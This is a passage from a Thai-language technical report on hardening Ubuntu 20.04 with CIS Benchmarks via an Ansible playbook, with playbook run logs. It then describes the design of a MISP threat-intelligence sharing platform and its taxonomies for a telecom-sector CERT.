6.2.12 Ensure all groups in /etc/passwd exist in /etc/group Manual >>> To inspect the 6.2.12 file	configured
6.2.13 Ensure no duplicate UIDs exist Manual >>> To inspect the 6.2.13 file	configured
6.2.14 Ensure no duplicate GIDs exist Manual >>> To inspect the 6.2.14 file	configured
6.2.15 Ensure no duplicate user names exist Manual >>> To inspect the 6.2.15 file	configured
6.2.16 Ensure no duplicate group names exist Manual >>> To inspect the 6.2.16 file	configured
6.2.17 Ensure shadow group is empty Manual >>> To inspect the 6.2.17 file <<< No users should be assigned to the shadow group.	configured

8.2. การ Implement Systems Hardening โดยใช้ CIS Benchmarks และ Ansible

ติดตั้ง ansible บนเครื่อง client โดยมีวิธีการดังนี้

```
$ sudo apt update
$ sudo apt install software-properties-common sshpass
$ sudo apt-add-repository --yes --update ppa:ansible/ansible
$ sudo apt install ansible
```

การ Implement Systems Hardening จะใช้ playbook ของ Ali Baker[29] เป็นต้นแบบในการพัฒนาต่อยอด ตามที่ได้กำหนดไว้ใน “3.1 รายละเอียด configuration baselines ของระบบปฏิบัติการ Ubuntu Server 20.04 LTS” การดำเนินการ Implement Systems Hardening จาก playbook โดยมีลำดับ ดังนี้

1. $ ansible-playbook -i host run.yaml -t section1 -kK

   ผลที่ได้จากการทดสอบ Run Command สำหรับ Section 1 ดังกล่าวเป็นไปตาม**ภาพที่ 11**

[29] "alivx/CIS-Ubuntu-20.04-Ansible: Ansible Role to ... - GitHub." 29 Sep. 2020, https://github.com/alivx/CIS-Ubuntu-20.04-Ansible. Accessed 2 Nov. 2020.

```
(base) pisut@error404:~/MISP-Project-Baseline$ ansible-playbook -i host run.yaml -t section1 -kK
SSH password:
BECOME password[defaults to SSH password]:

PLAY [host1] ***********************************************************************************************

TASK [CIS-Ubuntu-20.04-Ansible : 1.1.1.1 Ensure mounting of cramfs filesystems is disabled] ***************
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 1.1.1.1 Ensure mounting of cramfs filesystems is disabled | modprobe] *****
ok: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 1.1.1.2 Ensure mounting of freevxfs filesystems is disabled] *************
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 1.1.1.2 Ensure mounting of freevxfs filesystems is disabled | modprobe] ***
ok: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 1.1.1.3 Ensure mounting of jffs2 filesystems is disabled] ****************
changed: [10.99.99.150]
```

ภาพที่ 11 *การทดสอบใช้คำสั่ง ansible-playbook -i host run.yaml -t section1 -kK สำหรับ การ Implement Systems Hardening ของ Section 1*

2. $ ansible-playbook -i host run.yaml -t section2 -kK

ผลที่ได้จากการทดสอบ Run Command สำหรับ Section 2 ดังกล่าวเป็นไปตาม**ภาพที่ 12**

```
(base) pisut@error404:~/MISP-Project-Baseline$ ansible-playbook -i host run.yaml -t section2 -kK
SSH password:
BECOME password[defaults to SSH password]:

PLAY [host1] ***********************************************************************************************

TASK [CIS-Ubuntu-20.04-Ansible : 2.1.1 Ensure xinetd is not installed] *********************************
ok: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 2.1.2 Ensure openbsd-inetd is not installed] ***************************
ok: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 2.2.1.1 Ensure time synchronization is in use - service install] *****
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 2.2.1.1 Ensure time synchronization is in use - service start] *******
ok: [10.99.99.150]
```

ภาพที่ 12 *การทดสอบใช้คำสั่ง ansible-playbook -i host run.yaml -t section2 -kK สำหรับ การ Implement Systems Hardening ของ Section 2*

3. $ ansible-playbook -i host run.yaml -t section3 -kK

ผลที่ได้จากการทดสอบ Run Command สำหรับ Section 3 ดังกล่าวเป็นไปตาม**ภาพที่ 13**

```
(base) pisut@error404:~/MISP-Project-Baseline$ ansible-playbook -i host run.yaml -t section3 -kK
SSH password:
BECOME password[defaults to SSH password]:

PLAY [host1] ***************************************************************************************

TASK [CIS-Ubuntu-20.04-Ansible : 3.1.1 Disable IPv6] ***********************************************
ok: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : verify no wireless interfaces are active on the system] ************
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 3.1.2 Ensure wireless interfaces are disabled] ********************
skipping: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 3.2.1 Ensure packet redirect sending is disabled | set] ************
ok: [10.99.99.150] => (item={u'name': u'net.ipv4.conf.all.send_redirects', u'value': 0})
ok: [10.99.99.150] => (item={u'name': u'net.ipv4.conf.default.send_redirects', u'value': 0})

TASK [CIS-Ubuntu-20.04-Ansible : 3.2.1 Ensure packet redirect sending is disabled | load] ************
changed: [10.99.99.150]
```

ภาพที่ 13 *การทดสอบใช้คำสั่ง ansible-playbook -i host run.yaml -t section3 -kK สำหรับ การ Implement Systems Hardening ของ Section 3*

4. $ ansible-playbook -i host run.yaml -t section4 -kK

ผลที่ได้จากการทดสอบ Run Command สำหรับ Section 4 ดังกล่าวเป็นไปตาม**ภาพที่ 14**

```
(base) pisut@error404:~/MISP-Project-Baseline$ ansible-playbook -i host run.yaml -t section4 -kK
SSH password:
BECOME password[defaults to SSH password]:

PLAY [host1] ***************************************************************************************

TASK [CIS-Ubuntu-20.04-Ansible : 4.1.1.1 Ensure auditd is installed] *******************************
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 4.1.1.2 Ensure auditd service is enabled] *************************
ok: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 4.1.1.3 Ensure auditing for processes that start prior to auditd i
d] ***
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 4.1.1.4 Ensure audit_backlog_limit is sufficient] *****************
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 4.1.2.1 Ensure audit log storage size is configured] ************
changed: [10.99.99.150]
```

ภาพที่ 14 *การทดสอบใช้คำสั่ง ansible-playbook -i host run.yaml -t section4 -kK สำหรับ การ Implement Systems Hardening ของ Section 4*

5. $ ansible-playbook -i host run.yaml -t section5 -kK

ผลที่ได้จากการทดสอบ Run Command สำหรับ Section 5 ดังกล่าวเป็นไปตาม**ภาพที่ 15**

```
(base) pisut@error404:~/MISP-Project-Baseline$ ansible-playbook -i host run.yaml -t section5 -kK
SSH password:
BECOME password[defaults to SSH password]:

PLAY [host1] ***********************************************************************************

TASK [CIS-Ubuntu-20.04-Ansible : 5.1.1 Ensure cron daemon is enabled and running] ***************
ok: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 5.1.2 Ensure permissions on /etc/crontab are configured] ******
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 5.1.3 Ensure permissions on /etc/cron.hourly are configured] ***
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 5.1.4 Ensure permissions on /etc/cron.daily are configured] ****
changed: [10.99.99.150]
```

ภาพที่ 15 *การทดสอบใช้คำสั่ง ansible-playbook -i host run.yaml -t section5 -kK สำหรับ การ Implement Systems Hardening ของ Section 5*


6. $ ansible-playbook -i host run.yaml -t section6 -kK

ผลที่ได้จากการทดสอบ Run Command สำหรับ Section 6 ดังกล่าวเป็นไปตาม**ภาพที่ 16**

```
(base) pisut@error404:~/MISP-Project-Baseline$ ansible-playbook -i host run.yaml -t section6 -kK
SSH password:
BECOME password[defaults to SSH password]:

PLAY [host1] ***********************************************************************************

TASK [CIS-Ubuntu-20.04-Ansible : 6.1.1 Audit system file permissions] ***************************
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 6.1.1 Audit system file permissions | save output to file] *****
changed: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 6.1.2 Ensure permissions on /etc/passwd are configured] ********
ok: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 6.1.3 Ensure permissions on /etc/gshadow- are configured] ******
ok: [10.99.99.150]

TASK [CIS-Ubuntu-20.04-Ansible : 6.1.4 Ensure permissions on /etc/shadow are configured] ********
ok: [10.99.99.150]
```

ภาพที่ 16 *การทดสอบใช้คำสั่ง ansible-playbook -i host run.yaml -t section6 -kK สำหรับ การ Implement Systems Hardening ของ Section 6*


เมื่อดำเนินการครบทั้ง 6 section ผู้วิจัยได้ตรวจสอบความครบถ้วนสมบูรณ์ และดำเนินการประเมินช่องโหว่ของระบบ (Vulnerability Assessment) ซึ่งไม่พบช่องโหว่ที่อยู่ในระดับ Low ถึง High โดยมีรายละเอียดตาม**ภาพที่ 17** และระบบปฏิบัติการนี้ได้ผ่านการ hardening ตาม best practices ของ CIS - Center for Internet Security เป็นที่เรียบร้อย พร้อมที่จะดำเนินการในขั้นต่อไป



ภาพที่ 17 *แสดงผลการประเมินช่องโหว่ของระบบ (Vulnerability Assessment) โดยใช้โปรแกรม Nessus Vulnerability Assessment*

9. การออกแบบระบบเครือข่ายและระบบเครื่องแม่ข่ายเพื่อใช้กับระบบ Platform การแลกเปลี่ยนข้อมูล และ Intelligence Feed บนโครงสร้างพื้นฐานของ Cloud Service Provider (Infrastructure as a service - IaaS)


ระบบเครือข่ายและระบบเครื่องแม่ข่ายเพื่อใช้กับระบบ Platform การแลกเปลี่ยนข้อมูล และ Intelligence Feed จะถูกออกแบบให้มีการเชื่อมต่อกันโดยแบ่งเป็น 4 โซน ภายในแต่ละโซนจะเชื่อมต่อผ่าน vSwitch และแต่ละ vSwitch ของแต่ละโซนจะเชื่อมต่อกับ Firewall ซึ่งจะเป็นอุปกรณ์ที่ใช้ในการควบคุมการเข้าถึงระหว่างโซนและควบคุมการเข้าถึงจากเครือข่ายอินเทอร์เน็ต โดยมีรายละเอียดเป็นไปตาม**ภาพที่ 18**



ภาพที่ 18 *ระบบเครือข่ายและระบบเครื่องแม่ข่ายเพื่อใช้กับระบบ Platform การแลกเปลี่ยนข้อมูล และ Intelligence Feed*

10. การออกแบบโครงสร้างการทำงานภายใน ระบบ Platform การแลกเปลี่ยนข้อมูล (Malware Information Sharing Platform - MISP)

10.1. การออกแบบ MISP organisations, community interactions, และ รูปแบบการแชร์ข้อมูล



ภาพที่ 19 *แสดงการออกแบบ MISP organisations และ community interactions*

สำหรับการออกแบบ MISP organisations และ community interactions ทางศูนย์ TTC-CERT จะออกแบบให้เป็นไปตาม**ภาพที่ 19** โดยสมาชิกทั้ง 9 หน่วยงาน จะแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ ผ่านระบบ Platform การแลกเปลี่ยนข้อมูล ซึ่งเป็นระบบที่อยู่ส่วนกลางควบคุมและบริหารจัดการโดยศูนย์ TTC-CERT โดยระบบ Platform การแลกเปลี่ยนข้อมูล จะถูกควบคุมการเข้าถึงโดยใช้บัญชีผู้ใช้งานและรหัสผ่านของแต่ละคน ซึ่งแต่ละบัญชีผู้ใช้งานจะมีหน่วยงานที่ตัวเองสังกัด (Operator) โดยจะถูกกำหนดไว้ในระบบ Platform การแลกเปลี่ยนข้อมูล โดยหน่วยงานทั้งหมดที่เป็นสมาชิกและอยู่ในระบบ Platform การแลกเปลี่ยนข้อมูล จะถูกเรียกรวมกันว่า “ภาคส่วนโทรคมนาคม (Thailand Telecommunications Sector)”

ทั้งนี้ ข้อมูลที่แต่ละ Operator สามารถเข้าถึงได้ จะถูกกำหนดให้เป็นข้อมูลที่มีการแชร์ให้เฉพาะภาคส่วนโทรคมนาคมเป็นอย่างน้อยเท่านั้น หน่วยงานอื่นที่อยู่ภายนอกภาคส่วนโทรคมนาคมจะไม่สามารถเข้าถึง

ข้อมูลในระบบ Platform การแลกเปลี่ยนข้อมูลได้ (ข้อมูลภัยคุกคามทางไซเบอร์ในที่นี้จะเรียกว่า Event) รูปแบบการแชร์ข้อมูลที่จะนำมาใช้กับระบบ Platform การแลกเปลี่ยนข้อมูล มีดังนี้

- การแชร์ข้อมูลเฉพาะภายในภาคส่วนโทรคมนาคมเท่านั้น - Event ที่ถูกกำหนดให้แชร์เป็น “This community only” ในระบบ Platform การแลกเปลี่ยนข้อมูล บัญชีผู้ใช้งานที่สามารถเข้าถึงข้อมูล Event นี้ได้คือ บัญชีผู้ใช้งานของ Operator ทั้ง 9 ราย ที่อยู่ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT
- การแชร์ข้อมูลเฉพาะภายในหน่วยงาน - แต่ละ Operator สามารถแชร์ Event ให้เฉพาะบัญชีผู้ใช้งานของหน่วยงานภายในของตนเองเท่านั้น ผ่านระบบ Platform การแลกเปลี่ยนข้อมูล ได้ เช่น Operator 1 ได้กำหนด Event ที่ต้องการแชร์เป็น “Your organisation only” ผู้ที่สามารถเข้าถึงข้อมูล Event นี้ได้คือ บัญชีผู้ใช้งานที่เป็นสมาชิกของ Operator 1 เท่านั้น
- การแชร์ข้อมูลระหว่างระบบ Platform การแลกเปลี่ยนข้อมูล ภายในภาคส่วนโทรคมนาคม - หาก Operator รายใดมีระบบ Platform การแลกเปลี่ยนข้อมูล เป็นของตัวเอง ก็สามารถใช้ระบบ Platform การแลกเปลี่ยนข้อมูล ดังกล่าว sync ข้อมูลระหว่างระบบ Platform การแลกเปลี่ยนข้อมูล ภายในภาคส่วนโทรคมนาคม (Thailand Telecommunications Sector) ได้ โดยข้อมูลที่ sync ระหว่างระบบ Platform การแลกเปลี่ยนข้อมูล จะเป็นไปตามรูปแบบการแชร์ข้อมูลที่ผู้สร้างข้อมูล (Event) กำหนด และเป็นไปตามเกณฑ์การแชร์ข้อมูลภัยคุกคาม (Telecommunications Sector - Traffic Light Protocol (TLP)) ของภาคส่วนโทรคมนาคม

เพื่อให้รูปแบบการแชร์หรือการแลกเปลี่ยนข้อมูลในระบบ Platform การแลกเปลี่ยนข้อมูล เป็นไปตามวัตถุประสงค์ที่ศูนย์ TTC-CERT ออกแบบนั้น ระบบ Platform การแลกเปลี่ยนข้อมูล จะมีสมมุติฐานในการออกแบบ ดังนี้

- ระบบ Platform การแลกเปลี่ยนข้อมูล จะประกอบไปด้วยหน่วยงานหลายหน่วยงาน โดยจะมี Operator ทั้ง 9 หน่วยงานอยู่ในระบบ Platform การแลกเปลี่ยนข้อมูล โดยบัญชีผู้ใช้งานจะใช้ในรูปแบบอีเมลของหน่วยงานที่สังกัด
- MISP community จะประกอบไปด้วยหน่วยงานทั้งหมดที่อยู่ในระบบ Platform การแลกเปลี่ยนข้อมูล ซึ่งในที่นี้คือ หน่วยงานสมาชิกที่เป็น Operator ทั้ง 9 หน่วยงาน ซึ่งศูนย์ TTC-CERT จะเรียก MISP community ที่อยู่ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT ว่า ภาคส่วนโทรคมนาคม (Thailand Telecommunications Sector)
- บัญชีผู้ใช้งานในระบบ Platform การแลกเปลี่ยนข้อมูล จะเป็นตัวแทนของสมาชิก Operator
- Event ในระบบ Platform การแลกเปลี่ยนข้อมูล เป็นหน่วยข้อมูลภัยคุกคามทางไซเบอร์ที่เล็กที่สุดที่สามารถแชร์หรือแลกเปลี่ยนข้อมูลร่วมกันได้ในระบบ Platform การแลกเปลี่ยนข้อมูล

โดย Event สามารถระบุหรือจำแนกได้ด้วยการ tag “Taxonomies” เช่น TLP (Traffic Lights Protocol)

- Event ประกอบด้วย attributes ซึ่งจะแสดงข้อมูลเกี่ยวกับ indicators of compromise เช่น IP addresses, domain names, URL, hash เป็นต้น
- ผู้รับข้อมูล Event ในระบบ Platform การแลกเปลี่ยนข้อมูล จะขึ้นอยู่กับเจ้าของข้อมูลว่าจะเลือกแชร์หรือแลกเปลี่ยนข้อมูลในลักษณะใด เช่น “This community only” หรือ “Your organisation only” เป็นต้น
- ในช่วงแรกของการพัฒนาการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT จะไม่มีการแชร์หรือแลกเปลี่ยนข้อมูลออกไปให้กับหน่วยงานภายนอกภาคส่วนโทรคมนาคม (Thailand Telecommunications Sector) หรือ หน่วยงานภายนอกอื่น ๆ

10.2. การออกแบบ taxonomy

MISP Taxonomies คือ ชุดของคำในการนิยาม (library) สำหรับการจัดหมวดหมู่เพื่อ tag จัดประเภทและจัดระเบียบข้อมูล โดย Taxonomy ช่วยให้สมาชิกสามารถแสดงหรือนิยามคำศัพท์ให้เป็นคำเดียวกันและเข้าใจตรงกันระหว่างการแชร์ข้อมูลข่าวสารภายในกลุ่ม นอกจากนี้ MISP ยังสามารถกำหนดให้ผู้ใช้งานสามารถแชร์ข้อมูล Taxonomy ระหว่างสมาชิกได้

Taxonomy สามารถใช้ในรูปแบบ Machine Tags[30] (Triple Tags) ซึ่งประกอบด้วย (1) namespace (ต้องมี), (2) predicate (ต้องมี) และ (3) value (ไม่บังคับว่าต้องมี).

ตัวอย่างรูปแบบ Machine Tags (Triple Tags) โดยมีรูปแบบ namespace:predicate=“value” ดังนี้

- admiralty-scale:source-reliability="fairly"
- admiralty-scale:information-credibility="possibly-true"
- ค่าของข่าว:ความน่าเชื่อถือของแหล่งข่าว=“ก”
- ค่าของข่าว:ความน่าเชื่อถือของข้อมูล=“1”
- TTC-CERT:TLP="amber"

โดยรูปแบบ Taxonomy ที่จะใช้ในระบบ Platform การแลกเปลี่ยนข้อมูลของศูนย์ TTC-CERT มีดังนี้

10.2.1. **TTC-CERT Traffic Light Protocol (TLP) taxonomy** โดยมีรายละเอียดเป็นไปตามเกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม (Telecommunications Sector - Traffic Light Protocol (TLP))

10.2.1.1. **TLP:RED** จะใช้ TTC-CERT:TLP="red"

[30] "Tag (metadata) - Wikipedia." https://en.wikipedia.org/wiki/Tag_(metadata). Accessed 5 Nov. 2020.

10.2.1.2. TLP:AMBER+STRICT จะใช้ TTC-CERT:TLP="amber+strict"

10.2.1.3. TLP:AMBER จะใช้ TTC-CERT:TLP="amber"

10.2.1.4. TLP:GREEN จะใช้ TTC-CERT:TLP="green"

10.2.1.5. TLP:CLEAR จะใช้ TTC-CERT:TLP="clear"

10.2.2. **กำหนดความถูกต้องของข้อมูล (Confidence taxonomy)**

10.2.2.1. TTC-CERT:confidence="ข้อมูลได้รับการยืนยัน" - ข้อมูลได้รับการยืนยันจากแหล่งข่าว 4 แหล่งขึ้นไป

10.2.2.2. TTC-CERT:confidence="ข้อมูลมีทางว่าจะเป็นจริง" - ข้อมูลได้รับการยืนยันจากแหล่งข่าว 2 แหล่งขึ้นไป

10.2.2.3. TTC-CERT:confidence="ข้อมูลไม่ทราบว่าจริงหรือไม่" - ข้อมูลไม่ได้รับการยืนยันจากแหล่งข่าวอื่น

10.2.3. **แหล่งที่มาของข้อมูล (Origin taxonomy)**

ใช้บ่งบอกว่าแหล่งข้อมูลมาจากที่ใดไม่ว่าจะเป็นแบบอัตโนมัติหรือการวิเคราห์แบบ Manual เช่น

10.2.3.1. TTC-CERT:origin="manual_investigation" - ข้อมูลที่รวบรวมโดยนักวิเคราะห์, incident responder, ผู้เชี่ยวชาญด้าน digita forensic เป็นต้น

10.2.3.2. TTC-CERT:origin="honeypot" - ข้อมูลที่มาจาก honeypots

10.2.3.3. TTC-CERT:origin="sandbox" - ข้อมูลที่มาจาก sandbox

10.2.3.4. TTC-CERT:origin="email" - ข้อมูลที่มาจาก email infrastructure

10.2.3.5. TTC-CERT:origin="3rd-party" - ข้อมูลที่มาจาก 3rd-party

10.2.3.6. TTC-CERT:origin="report" - ข้อมูลที่มาจากรายงานต่าง ๆ

10.2.3.7. TTC-CERT:origin="other" - ข้อมูลที่มาจากแหล่งข้อมูลอื่น ๆ ที่ไม่เข้าพวก

10.2.3.8. TTC-CERT:origin="unknown" - ไม่ทราบที่มาของข้อมูล

10.2.4. **TTC-CERT taxonomy** มีรายละเอียด ดังนี้

TTC-CERT taxonomy	ความหมาย
TTC-CERT:abusive-content="spam"	"สแปม" หรือ "อีเมลจำนวนมากที่ไม่ได้ร้องขอ" หมายถึงผู้รับไม่ได้ให้สิทธิ์สำหรับข้อความที่จะส่งและข้อความนั้นถูกส่งโดยเป็นส่วนหนึ่งของกลุ่มข้อความที่มีขนาดใหญ่ขึ้นโดยทั้งหมดมีเนื้อหาเหมือนกัน
TTC-CERT:malicious-code="virus"	Malicious code ชนิด virus ที่แพร่กระจายผ่านไฟล์

TTC-CERT:malicious-code="worm"	Malicious code ชนิด worm ที่สามารถแพร่กระจายตัวเองไปยังคอมพิวเตอร์เครื่องอื่นในเครือข่ายโดยไม่ต้องมีการโต้ตอบกับผู้ใช้
TTC-CERT:malicious-code="ransomware"	Malicious code ชนิด ransomware ซึ่งเป็นซอฟต์แวร์ที่เป็นอันตรายและบล็อกการเข้าถึงข้อมูลของเหยื่อโดยการเข้ารหัสข้อมูลหรือขู่ว่าจะเผยแพร่จนกว่าจะมีการจ่ายค่าไถ่
TTC-CERT:malicious-code="trojan"	Malicious code ชนิด trojan ซึ่งเป็นซอฟต์แวร์ที่เป็นอันตรายที่ถูกออกแบบขึ้นมาเพื่อแอบแฝง กระทำการบางอย่างในเครื่องคอมพิวเตอร์ของเหยื่อจากผู้ที่ไม่หวังดี
